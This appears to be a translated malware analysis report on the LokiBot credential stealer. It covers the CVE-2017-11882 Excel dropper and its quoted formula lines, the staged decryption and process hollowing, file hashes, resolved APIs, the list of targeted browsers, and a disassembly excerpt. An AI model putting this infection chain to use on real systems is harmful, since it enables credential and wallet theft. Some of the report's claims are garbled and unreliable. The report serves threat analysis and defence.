LokiBot

Technical Analysis Report

Contents

Introduction

Loki PWS or Loki-bot use Trojan software to steal username,passwords,cryptocurrency wallets and other identity informations

Lokibot trojan malware firstly occurred in 2015 and maintain popularity as a way creating a backdoor in infected Windows systems. The malware steal username, passwords, bank identity and information of cryptocurrency wallets from victims as use a keylogger which watch activity of browser and desktop.

Main feature of LokiBot is save sensitive datas. This activity is pretty common in Trojan malwares. LokiBot collects saved data/password for login(generally from browser) and always watches activity of users (for example save keyboard activity). Datas save immediately in the server that control by developers.

Malicious cyber actors generally use LokiBot for aim at Windows and Android operating systems and distribute the malware via e-mail, phishing web sites, text and other.

Summary

The vbc.exe which was executed by Explorer.exe runs a dll file from within and the shellcode from the dll file decyrptes a .exe file and runs again itself with the decrypted .exe file use Process Hollowing techniques. The .exe file which have been executed runs another .exe file in it's resources and this file is main malcious.

The malware controls user info from Up to date browsers, FTP programs, email programs, password management programs, reminders and note programs .etc programs and transfers a server.


The following figure shows the behavior graph of the malware on the victim system.


Excel Document Analysis


The MD5, SHA-1 and SHA-256 information of the malware are given in the table below.

Dosya Adı	**Excel dosyası**
MD5	66CD456EC5D2B4FB683BEF3F0BDC244B
SHA-1	3839F0F7A1ABA6904C371C40933A5E410216E51D
SHA-256	DC72AB50D5511E8EF0723CC3BEB6FAF4DDF30D8C1FBD21B7F4D7808B827E37D5

Malicious codes in the Excel document are hidden by page protection.







It has been determined that the malware automatically activates Office macros with the exploit with the code “CVE - 2017 - 11882” on Office and starts malicious operations without the need for the victim's permission.

The malicious commands used to perform this exploit are listed below;

=KAT("Word.DocumentMacroEnabled.12";"")

=Sheet3!A25("Word.DocumentMacroEnabled.12";"")

CVE-2017-11882 is a 17-year old memory corruption issue in Microsoft Office (including Office 360). When exploited successfully, it can let attackers execute remote code on a vulnerable machine even without user interaction after a malicious document is opened. The flaw resides within Equation Editor (EQNEDT32.EXE), a component in Microsoft Office that inserts or edits Object Linking and Embedding (OLE) objects in documents.


The Loki family can steal account information from File Transfer Protocol (FTP) clients, as well as credentials stored on various web browsers and cryptocurrency wallets. Loki can also harvest data from “Sticky”-related (i.e., Sticky Notes) and online Poker game applications.

After these processes, vbc.exe is downloaded and run using the exploit used in the Excel document.

vbc.exe Analysis

Dosya Adı	**vbc.exe**
MD5	196192AE86384D7FFA0EA7E43EC7D640
SHA-1	3CD19040F22DFA27DD242AFE75D6B05B09778718
SHA-256	b30a4fd92717a14fde969110f3113859a9c9f4e0995b9779a4464abf1c818cd6

vbc.exe creates a directory named nsp32D6.tmp (with random file name) while it is running and loads the dll file named zhxpwnkb2xox5j.dll here.




It creates a shell code named gpz8ar381j61mdp9ky2 and 38pl2h5z2dja (encrypted exe file) in C:\Users\zorro\AppData\Local\Temp\ directory. These files will be decoded later.

zhxpwnkb2xox5j.dll File Analysis

Dosya Adı	**zhxpwnkb2xox5j.dll**
MD5	38B02C707606809973C80710A99FCD07
SHA-1	B463066421440FEF4AFBF955755237494EB14565
SHA-256	A9E09CD67AD4DF0184B813F1ACE7E12F9F4B16F66AB47EDF19D4584E4683CA49

It read the file named gpz8ar381j61mdp9ky2 and performed the decode operation on the memory. After the decode process, it executed the malicious codes that emerged.




gpz8ar381j61mdp9ky2 Analysis

Dosya Adı	**gpz8ar381j61mdp9ky2**
MD5	4350600ED6D76C860D1D2842D2DB75E6
SHA-1	824C4375A3C2AB974AF4B5FDEA67AC899E12854A
SHA-256	9CF6B298A79BD696AF4BFE4505B624CFBEBD4708D7D5063862649B3193828D02

In the gpz8ar381j61mdp9ky2 file, APIs are resolved by resolving. The resolved API list is shown in the table below.

CloseHandle	GetTempPathW	ReadFile	GetFileSize
LoadLibraryW	GetModuleFileName	VirtualFree	GetCommandLineW
VirtualAlloc	CreateFileW	CreateProcessW	



Algorithm for decoding encrypted APIs

The file named gpz8ar381j61mdp9ky2 reads the exe file named 38pl2h5z2dja created by the vbc.exe file and performs the decode operation on the memory. Then it runs the file it decoded.


38pl2h5z2dja Analysis

Dosya Adı	**38pl2h5z2dja**
MD5	D783D3091C054D3741DED76D7D3DAAA4
SHA-1	CAE04B4B083F0B0AAE07FE4E6FA816E76FF98998
SHA-256	EDB4E57D256662F04AD680BDD9C5360A1A03FFA75CA45B78D8022A55E5156DB9

API’s used

CLRCreateInstance	SafeArrayAccessData	SafeArrayCreateVektor	SizeOfResource
SafeArrayCreate	SafeArrayUnaccsesData	LockResource	FreeResource
FindResourceW	LoadResource	SafeArrayPutElement	VirtualAlloc

It creates the appropriate versions of mscorwks.dll and clr.dll files by checking the .net version.




The 38pl2h5z2dja file determines the location of the malicious .exe file in its sources. Space is allocated by creating an array for the file whose location is determined. It runs the allocated file with VirtualAlloc.


1.exe File Analysis

Dosya Adı	**1.exe Dosyası**
MD5	AF0FA9C12A40FEA1204A2F96A84DCC5A
SHA-1	f9ee6408186287dfeab74686df8ac710efdd352e
SHA-256	be70ff2caf7406a54ea55d51ad873918968cad1d14058171e049935196739c2c

API's used

OpenTreadToken	GetProcAdrress	WriteFile
OpenProcess	Allocateandinitializesid	RtlGetVersion
OpenTokenInformation	CryptAcquireContextW	GetSystemTimeasFiletime
LookupAccountsidW	CryptImportKey	GetUsername
CloseHandle	CryptSetKeyParam	GetComputerName
NetUserGetInfo	CryptDecrypt	GetAddinfo
CheckTokenMemberShip	CryptReleaseContext	GetModuleFilenew
Freesid	SetFilePointer	Getfileattributes






The name of the mutex created in the 1.exe file is encrypted using the MD5 algorithm.

The malware controls various browsers and accesses the login data contained in these browsers. These browsers are listed in the table below;


Dragon	Titan Browser	Chromodo	Chrome SxS
ChromePlus	Torch	Superbird	Orbitum
Nichrome	Yandex Browser	Coowon	QupZilla
RockMelt	Epic Privacy Browser	Mustang Browser	Lunascape
Spark	CocCoc Browser	360 Browser	İridium
Chromium	Vivaldi	Citrio	Netscape Mozilla




```
00407AA2 <ikincisexe - kopya.sub_407AA2>
push ebp
mov ebp,esp
sub esp,420
push ebx
push esi
push edi
xor eax,eax
lea edi,dword ptr ss:[ebp-420]
push 7
pop edx
mov ecx,edx
mov esi,ikincisexe - kopya.415524 ; 415524:L"Comodo\\Dragon"
rep movsd
lea edi,dword ptr ss:[ebp-404]
mov esi,ikincisexe - kopya.415540 ; 415540:L"MapleStudio\\ChromePlus"
stosd
push B
pop ecx
push 9
stosd
stosd
stosd
stosd
xor eax,eax
lea edi,dword ptr ss:[ebp-3F0]
rep movsd
mov ecx,edx
movsw
mov word ptr ss:[ebp-3C2],ax
lea edi,dword ptr ss:[ebp-3C0]
mov esi,ikincisexe - kopya.415570 ; 415570:L"Google\\Chrome"
rep movsd
lea edi,dword ptr ss:[ebp-3A4]
mov esi,ikincisexe - kopya.41558C ; 41558C:L"Nichrome"
stosd
mov ecx,edx
stosd
stosd
stosd
stosd
xor eax,eax
lea edi,dword ptr ss:[ebp-390]
movsd
movsd
movsd
movsd
movsw
lea edi,dword ptr ss:[ebp-37E]
mov esi,ikincisexe - kopya.4155A0 ; 4155A0:L"RockMelt"
rep stosd
mov ecx,edx
stosw
xor eax,eax
lea edi,dword ptr ss:[ebp-360]
movsd
movsd
movsd
movsd
movsw
lea edi,dword ptr ss:[ebp-34E]
mov esi,ikincisexe - kopya.4155B4 ; 4155B4:L"Spark"
rep stosd
pop ecx
stosw
xor eax,eax
lea edi,dword ptr ss:[ebp-330]
movsd
movsd
movsd
lea edi,dword ptr ss:[ebp-324]
mov esi,ikincisexe - kopya.4155C0 ; 4155C0:L"Chromium"
rep stosd
lea edi,dword ptr ss:[ebp-300]
```


```
lea edi,dword ptr ss:[ebp-2EE]
mov esi,ikincisexe - kopya.4155D4 ; 4155D4:L"Titan Browser"
rep stosd
mov ecx,edx
stosw
xor eax,eax
lea edi,dword ptr ss:[ebp-2D0]
rep movsd
lea edi,dword ptr ss:[ebp-2B4]
mov esi,ikincisexe - kopya.4155F0 ; 4155F0:L"Torch"
stosd
xor ebx,ebx
push 9
pop ecx
push A
stosd
stosd
stosd
stosd
xor eax,eax
lea edi,dword ptr ss:[ebp-2A0]
movsd
movsd
movsd
lea edi,dword ptr ss:[ebp-294]
mov esi,ikincisexe - kopya.4155FC ; 4155FC:L"Yandex\\YandexBrowser"
rep stosd
pop ecx
lea edi,dword ptr ss:[ebp-270] ; [ebp-270]:L".396"
rep movsd
push A
pop ecx
push 8
movsw
mov dword ptr ss:[ebp-246],ebx
lea edi,dword ptr ss:[ebp-240]
mov word ptr ss:[ebp-242],bx
mov esi,ikincisexe - kopya.415628 ; 415628:L"Epic Privacy Browser"
rep movsd
mov ecx,edx
pop edx
push 5
movsw
mov dword ptr ss:[ebp-216],ebx
lea edi,dword ptr ss:[ebp-210]
mov word ptr ss:[ebp-212],bx
mov esi,ikincisexe - kopya.415654 ; 415654:L"CocCoc\\Browser"
rep movsd
mov ecx,edx
movsw
lea edi,dword ptr ss:[ebp-1F2]
mov esi,ikincisexe - kopya.415674 ; 415674:L"Vivaldi"
stosd
stosd
stosd
stosd
stosw
xor eax,eax
lea edi,dword ptr ss:[ebp-1E0]
movsd
movsd
movsd
movsd
lea edi,dword ptr ss:[ebp-1D0]
